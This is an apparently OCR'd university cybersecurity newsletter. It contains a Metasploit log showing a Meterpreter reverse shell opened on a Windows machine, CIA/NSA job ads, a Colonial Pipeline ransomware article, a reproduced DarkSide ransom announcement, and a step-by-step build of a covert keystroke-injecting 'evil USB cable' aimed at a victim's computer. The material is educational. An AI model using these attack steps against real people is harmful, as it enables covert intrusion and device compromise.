   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       192.168.10.123   yes       The listen address (an interface may be specified)
   LPORT       443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.10.123:443 -> 192.168.10.139:57342) at 2021-05-13 03:19:29 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-CADTSVH\ojk @ DESKTOP-CADTSVH  192.168.10.123:443 -> 192.168.10.139:57342 (192.168.10.139)

msf6 exploit(multi/handler) > sessions -i
```

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

TIPS & TRICKS OF THE TRADE

The Linux operating system has many tools built into the command line to do simple tasks, this edition of Tips and Tricks will look at even more command line functions to aid you in simple daily tasks. The command line can be your one stop shop for doing everything and not needing to rely on a separate application. With it all built in you don't need to install or build your own hacking tool. Everything would be built in.

COMMAND	DESCRIPTION
Sudo !!	Run the last command as a root
Reset	Restart terminal window that may be broken or in a failed state
Curl ifconfig.me	Get your PUBLIC IP address
curl wttr.in/tucson	A weather report in the Terminal, change Tucson to your city or zip code
Time read	A simple stopwatch function – CTRL-D to stop and read output
rename -v 's/ /_/g' *	Rename all files in directory with a space to a underscore
getconf LONG_BIT	Is a system 32 or 64 bits? Well, this will answer it for you
gpg --gen-random --armor 1 8	Generate a random password (This is set to 8 characters but you can create any size you wish)
md5sum <<<“hello"	Create a MD5 hash of a given string
lsof -i	List programs with running ports and connections
sudo -K	Run sudo to get root and then forget the password so no reuse after
dmidecode -t bios	Show BIOS information of the system your using

>. READ THE NEWS, OR KNOW THE REAL STORY

CENTRAL INTELLIGENCE AGENCY
UNITED STATES OF AMERICA

CIA SCHOLARSHIP
UNDERGRADUATE SCHOLARSHIP PROGRAM

>. STARTING SALARY: $31,771 - $42,230

>. UNDERGRADUATE STUDENTS MUST WORK AT LEAST ONE
>. AND PREFERABLY TWO 90-DAY SESSION(S) AT CIA

>. AFTER GRADUATION, ALL SCHOLARSHIP RECIPIENTS
>. MUST WORK AT CIA FOR A PERIOD OF 1.5 YEARS PER
>. YEAR OF PAID SCHOLARSHIP RECEIVED

>. APPLICATIONS FROM MARCH 1 - JUNE 18

THE UNIVERSITY OF ARIZONA

ART BY @ MIKHAIL NILOV

>. READ THE NEWS, OR KNOW THE REAL STORY

CIA SCHOLARSHIP
GRADUATE SCHOLARSHIP PROGRAM

>. STARTING SALARY: $43,953 - $52,435

>. GRADUATE STUDENTS MUST WORK AT LEAST ONE
>. AND PREFERABLY TWO 90-DAY SESSION(S) AT CIA

>. AFTER GRADUATION, ALL SCHOLARSHIP RECIPIENTS
>. MUST WORK AT CIA FOR A PERIOD OF 1.5 YEARS PER
>. YEAR OF PAID SCHOLARSHIP RECEIVED

>. APPLICATIONS FROM MARCH 1 - JUNE 18

THE
UNIVERSITY OF
ARIZONA

ART BY @ TIMA MIROSHNICHENKO

COMPUTING RESOURCES NETWORK MANAGER

The Computing Resources Manager/Network Manager will play a unique role in enabling NSA to effectively execute its mission, supplying customers with advanced computing resources, and global networking. The Computing Resources Manager/Network Manager assists in the planning, designing, managing the configuration, identifying network faults, restoring service after faults occur, and the performance and security of operational networks. Entry is with a Bachelor's degree and no experience. The following may also be considered for individuals with in-depth experience that is clearly related to the position: an Associate's degree plus 2 years of relevant experience; or at least 18 semester hours of military coursework/training in networking, computer science, or cyber topics plus 2 years of relevant experience. Salary Range: $73,076 - $91,057

COMPUTER NETWORK ANALYST

Computer Network Analysts are hired into positions directly supporting a technical mission office (either on the offensive or defensive side) or one of a few different development programs like the Intrusion Analyst Skill Development Program (IASDP) and the Cybersecurity Operations Development Program (CSODP) (formerly named the Information Assurance and Cyber Development Program (IACDP)). These development programs are 3 years in length and combine formal training and diverse work assignments that may cross both offensive and defensive missions. Entry is with a Bachelor's degree and no experience. The following may also be considered for individuals with in-depth experience that is clearly related to the position: an Associate's degree plus 2 years of relevant experience; or at least 18 semester hours of military coursework/training in networking, computer science, or cyber topics plus 2 years of relevant experience. Salary Range: $73,076 - $91,057

CYBER NETWORK PROFESSIONAL

The explosion of Internet communications has created a need for the Computer Network Operations (CNO) mission. This very important mission includes computer network defense and computer network exploitation. In order to carry out these functions NSA is looking for IT Security Professionals who are highly skilled, want to stay on the leading edge of technology and impassioned about ensuring the United States maintains a strategic edge in cyberspace. These are NOT your average Cyber, Computer Science, Networking, or Engineering jobs! This position is well-suited for individuals who enjoy visiting network security websites, attending conferences such as Black Hat / DEFCON, setting up and maintaining their own network or competing in Capture the Flag events. Entry is with a Bachelor's degree and no experience. Salary Range: $73,076 - $91,057 (Entry/Developmental)

INFORMATION SYSTEM SECURITY DESIGNER

Information System Security Professionals play a vital role in enabling security solutions by utilizing systems engineering and systems security engineering principles in:

- Defining information system security requirements and functionality
- Designing system architectures
- Developing security designs
- Assessing the effectiveness of security solutions against present and projected threats
- Producing formal and informal reports, briefings, and direct input to the customer regarding security and functionality requirements, system architecture and security designs

Information System Security professionals are hired into positions directly supporting a technical mission office or into the Cybersecurity Engineering Development Program.

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

CYBER SECURITY ANALYST INTERN – CLOSE JUNE 29 9PM

As a Cyber Security Intern, this role will develop crucial and valuable information security skills as well as soft skills through the course of your internship. This is an opportunity to work alongside accomplished professionals and gain valuable skills for your future career in cybersecurity through project work, job shadowing, hands on work experience, and using tools for vulnerability scanning, phishing and information security training.

- Learn and grow as and information security professional
- Make meaningful contributions to defend our employees from cybersecurity threats
- Policy and procedure review and analysis
- Risk Assessment and Management
- Business Continuity and Disaster Recovery
- Incident Response
- Vulnerability Management

INTERN, ENTERPRISE CYBER SECURITY & OPERATIONS

TEP Tucson Electric Power

We are currently seeking a talented individual for the position of Student Intern, Enterprise Cyber Security & Operations. We are looking for an energetic addition to our team to assist IT Security with existing design, planning, testing of projects. The selected candidate will gain practical experience by learning IT Security principles, standards and compliance, policies and procedures, tools and systems used by the department. This person should have a strong interest in the area of Cyber Security and Information Technology.

- Pursuing a degree in Cyber Security, Information Systems, Computer Science or related discipline with an expected graduation date of May 2023 or later
- Must be able to work a minimum of 20 hours per week during regular business hours; and up to 30 hours a week during the summer and school breaks

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

ENGINEERING INTERN (REMOTE)

SKOUT CYBERSECURITY

We build and maintain SKOUT's customer security dashboard: the portal used by our partners & customers. It's a full-stack javascript app with a React frontend and a Nodejs backend, and a ton of interesting api integrations on the backend. Everything we do is motivated by giving our partners & customers a better experience with SKOUT services, whether it's giving users more access to more data, making it easier for them to configure services, or building new integrations so they can be better protected by SKOUT.

- You'll build new screens, functions, or integrations in our dashboard
- You'll get hands-on experience using popular tools like Gitlab, Jira, Lucidchart, Kubernetes, AWS, Elastic.
- You'll be part of our agile sprints, giving you exposure to a widely-used software engineering methodology.

INFORMATION SECURITY ENGINEER INTERN

intel.

Internships are a unique opportunity to combine your studies with practical experience in system engineering of cutting-edge enterprise technologies. You will gain a deep understanding of design, development, and integration of complex systems. During the Internship you will get real-world experience with ownership of projects from day one, as well as the opportunity to develop a network of contacts for your future. Responsibilities may be quite diverse of a nonexempt technical nature. U.S. experience and education requirements will vary significantly depending on the unique needs of the job. Job assignments are usually for the summer or for short periods during breaks from school. Must be urrently pursuing a Bachelor's degree in Cyber Security, Information Systems Management, Computer Science or any other related field.

1/4

THE CURIOUS CASE OF THE COLONIAL PIPELINE RANSOMWARE ATTACK

On Thursday May 6, 2021, the computer network at Colonial Pipeline had a problem. Its network was infiltrated and one by one, computers on this network were being compromised and data was being extracted. The company reported over *100 gigabytes* of data was exfiltrated within just two hours and the company had no idea that this was going on. Then, on Friday the compromised computers began encrypting files on computers and servers. The company now has its first indication that it has been attacked and was the victim of a ransomware attack. Colonial made the decision late on Friday to discontinue operations and separate its IT network from its OT network or operational technology network. The OT network was in control of the various industrial control systems that controlled the pipeline infrastructure and with this network being severed, so was the main source of income for this organization. Colonial was responsible for 45% of refined fuel products on the east coast and controlled 5,500 miles worth of pipeline. Once this was announced to the public, panic began to set in, and gasoline prices soared. You can go to YouTube and find some panic buyers in states that are not even part of this supply chain freaking out over the news. The systems that control the industrial control system devices for the Colonial Pipeline network were found to be unaffected and the pipeline began to restart operations on Wednesday May 12 and completed the restart procedure by midafternoon the next day. Colonial Pipeline paid the requested ransom of $4.4 million in Bitcoin for a decryption key to a cyber group called Darkside. Darkside is a criminal organization that is believed to operate within Russia. Looking at the group Darkside, this Colonial Pipeline attack was not intended to damage national infrastructure and was simply associated with a target which had the finances to support a large payment. This would be consistent with Darkside's earlier activities, which included several 'big game hunting' attacks, whereby attackers target an organization that likely possesses the financial means to pay the ransom demanded by the attackers according to the threat intelligence group Flashpoint.

2/4

THE CURIOUS CASE OF THE COLONIAL PIPELINE RANSOMWARE ATTACK

Darkside was first observed during the COVID-19 outbreak in August 2020. Darkside approached ransomware in a new way by developing a Ransomware-as-a-service model where affiliates would use the Darkside tools and then collect 80% to 90% of the ransom from the victims. Darkside on its website states that it targets only big companies, and forbids affiliates from dropping ransomware on organizations in several industries, including healthcare, funeral services, education, public sector and non-profits. Darkside also follows the current trend of double extortion, which involves demanding separate sums for both a digital key needed to unlock any files and servers, and a separate ransom in exchange for a promise to destroy any data stolen from the victim. It has not been observed with the other annoying trend of double encrypting files which has been annoying victims as well. The average ransomware payment in the third quarter of 2020 was $233,817 which is up 31% from the second quarter of last year. The true cost of ransomware is hard to translate to organizations and individuals and many organizations believe that cyber insurance is the answer to this growing problem. However just paying the ransom does not signal the end of your ransom event. The following points need to be discussed with organizations to help them understand what goes into a ransomware event.

- **INSURANCE**
  - **Cyber insurance will help you recover your files by paying the ransom, but the company very likely has a deductible which will need to be factored in as well.**
- **INCIDENT RESPONSE**
  - **Somehow your organization was breached, and you need to figure out how that happened to limit the chances of additional infections. If your organization has no incident response team, you will need to outsource this and that will be an additional cost to understand what happened and to make sure it does not happen again.**


3/4

THE CURIOUS CASE OF THE COLONIAL PIPELINE RANSOMWARE ATTACK

- **LEGAL**
  - **Your organization likely has some reporting obligations and the only department that can tell you what you need to report and what you can keep internal will be your legal department or any legal representation you have contracted out. An organization that is suffering a ransomware attack would really want internal communication about this to remain privileged as your organization is navigating what it can and cannot do. Legal representation will ensure this privileged communication follows the proper channels and is protected from disclosure.**
- **Incident Crisis Communications**
  - **Many organizations would have a communication team but when it comes to a crisis you are going to need a team that specializes in crisis communication to ensure that what your organization releases is clear and does not cause confusion or investor panic.**
- **IT Support**
  - **If your organization is hit with a ransomware attack, you are likely to find it at the most inconvenient time, either on a weekend or during a holiday when your internal IT staff are going to be unlikely to recover your internal system effectively and many functions will need to be outsourced. The cost for this will either need to be factored in or an external team would need to be under contract to preform activities in these events.**
- **Negotiator**
  - **In a ransomware event, your organization may see a clear cost benefit to paying the ransom. I am not in favor of paying any ransom, but it may be a decision that favors the business's bottom line. In this case a negotiation would need to take place between your organization and ransomware group to ensure you recover your files and any exfiltrated files are deleted and removed.**

THE CURIOUS CASE OF THE COLONIAL PIPELINE RANSOMWARE ATTACK

Paying the ransom is never the first answer but your organization may have found it to be the one thing your organization was able to do to remain generating revenue as quickly as possible. The fallout from this however may however have other long-lasting effects that will only come from a cyber security individual within your unique industry. Ransomware attacks are going to be a problem in the future because of the high payouts and the fact that they work. Your organization can only prepare and defend your internal network and remove vulnerabilities when they are realized and ensure that mitigations take a layered approach like Defense in Depth. Your organization needs to have a game plan for how to respond when your infrastructure is hit by a ransomware attack. Some organizations have the idea that cybersecurity insurance will be the solution however as pointed out earlier, there are many additional costs that need to be realized as well before that is an approved mitigation. Private researchers and companies have often been more effective than the government in fighting ransomware. The FBI rarely decrypts ransomware or arrests the attackers, who are typically based in countries like Russia or Iran that lack extradition agreements with the US. Darkside, for instance, is believed to operate out of Russia.



Let's start

10.08.2020

We are a new product on the market, but that does not mean that we have no experience and we came from nowhere.
We received millions of dollars profit by partnering with other well-known cryptolockers.
We created **DarkSide** because we didn't find the perfect product for us. Now we have it.

Based on our principles, we will not attack the following targets:

- Medicine (only: hospitals, any palliative care organization, nursing homes, companies that develop and participate (to a large extent) in the distribution of the COVID-19 vaccine).
- Funeral services (Morgues, crematoria, funeral homes).
- Education (schools, universities).
- Non-profit organizations.
- Government sector.

We only attack companies that can pay the requested amount, we do not want to kill your business.
Before any attack, we carefully analyze your accountancy and determine how much you can pay based on your net income.
You can ask all your questions in the chat before paying and our support will answer them.

We provide the following guarantees for our targets:

- We guarantee decryption of one test file.
- We guarantee to provide decryptors after payment, as well as support in case of problems.
- We guarantee deletion of all uploaded data from TOR CDNs after payment.

If you refuse to pay:

- We will publish all your data and store it on our TOR CDNs for at least 6 months.
- We will send notification of your leak to the media and your partners and customers.
- We will **NEVER** provide you decryptors.


We take our reputation very seriously, so if paid, **all guarantees will be fulfilled**.
If you don't want to pay, you will add to the list of published companies on our blog and become an example for others.

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

1/3 BUILD OUR OWN EVIL USB CABLE

Security researcher Mike Grover demonstrated a vulnerability by creating a malicious USB cable that can receive commands from a nearby device and then execute them over the PC it's been plugged into. The USB cable looks generic, but Grover fitted a Wi-Fi chip inside one of the sockets. Unsuspecting users will think they've plugged a simple cord into their PC. But the computer will detect the cable as a Human Interface Device just like a mouse or keyboard device. The device has been named the O.MG cable and is available for about 119 dollars. Now the O.MG Cable is handmade and tailored to look and feel exactly like the cable your target already has in their possession which is great but $119 is a bit much. How about we quickly build our own to learn how it works and introduce ourselves to some hardware hacking. First, we will need a controller board that will do the evil inside of our Evil USB cable. For this we will look at the nRF52840 Micro Dev Kit USB Dongle which is 19.99 from Amazon. It even has a 5% off coupon if you wish to apply it as well. Next, we will need a communication medium and for that we will use the Logitech USB Unifying Receiver because they are cheap and very easy to find. Finally, we need a USB connector set to install our modified hardware and Amazon has a set for about $13 and everything is just one day shipping.




GET UP AND RUNNING TODAY TO START SOMETHING NEW


QUICK PROJECT

2/3 BUILD OUR OWN EVIL USB CABLE

The first thing we need to do is flash over some firmware to the device and we do this by pressing the small black button on the device to enable flashmode. This will be successful when the device is flashing red. Once the device is ready, we will just copy over the firmware here to the device and we are now good to go. The dongle now is 4 devices, one of them being a serial device on a COM port.

Now that the firmware has been uploaded, we can now use a program like PUTTY to connect to the device over the COM port. For this example, the device is located at COM5 and we will use the connection speed of 115200 over serial.





PuTTY Configuration

Category:
- Session
  - Logging
- Terminal
  - Keyboard
  - Bell
  - Features
- Window
  - Appearance
  - Behaviour
  - Translation

Basic options for your PuTTY session

Specify the destination you want to connect to

Serial line: COM5

Speed: 115200

Connection type: ○ SSH ● Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions

Next, we want to install additional firmware with our serial connection. On the new terminal window, we will make the following GIT request.

```
git clone https://github.com/The-packet-Board/munifying
./install_libusb.sh
```

Once that command is finished, we will run the command:


```
go build
```

When all is good to go, we flash the new firmware:

```
./munifying flash -f /root/Downloads/RQR39.06_B0040.shex
```

Finally run the info command to check your work and make sure the firmware is the correct version.

```
./munifying info
```



```
Firmware (maj.minor.build):  RQR39.06.B0040
```

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

3/3 BUILD OUR OWN EVIL USB CABLE

Now that we have our evil USB piece completed, we need a way to communicate with it once it's connected to a victim's computer. We will now pair our device with our UNIFY receiver so that we can communicate with it. To do this we need to run the following commands to begin the paring process, this may take a while depending on your environment. In the folder options navigate too global and then workmode and run the command ./lightspeed

We will then run the following command

Pair device run

Now when connected to the UNIFY device we will then run the following commands to pair the devices together:


./munifying unpairall

./munifying pair

If everything went well, you should have paired devices now. Once complete you want to save your settings to the device's memory:

devices storage save (Tab to autocomplete)

Now we get to build the cable! I am using luemmelsec example as you just need to connect the appropriate cables to the USB connector and the cable you wish to use. This allows you to pass this off as a single cable.



Now Whenever you fire up your device, you need to load a device to connect to from storage Using the following command:

devices storage load (Tab to autocomplete)

For injection:

inject target (Tab to autocomplete)

You can script many items and can use this site to develop your scripts as needed. You now have an evil USB cable and spend way less than $119 and hopefully learned something new.

```
>.  ---CONNECTION ESTABLISHED---
>.  FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>.  HAVE AN AMAZING SUMMER AND THE SUMMER
>.  SOLSTICE STARTS ON JUNE 20!
>.  ---END TRANSMISSION---
```

THANK YOU

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave. | Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

https://cyber-operations.azcast.arizona.edu/

ART BY @ KETUT SUBIYANTO

THE UNIVERSITY OF ARIZONA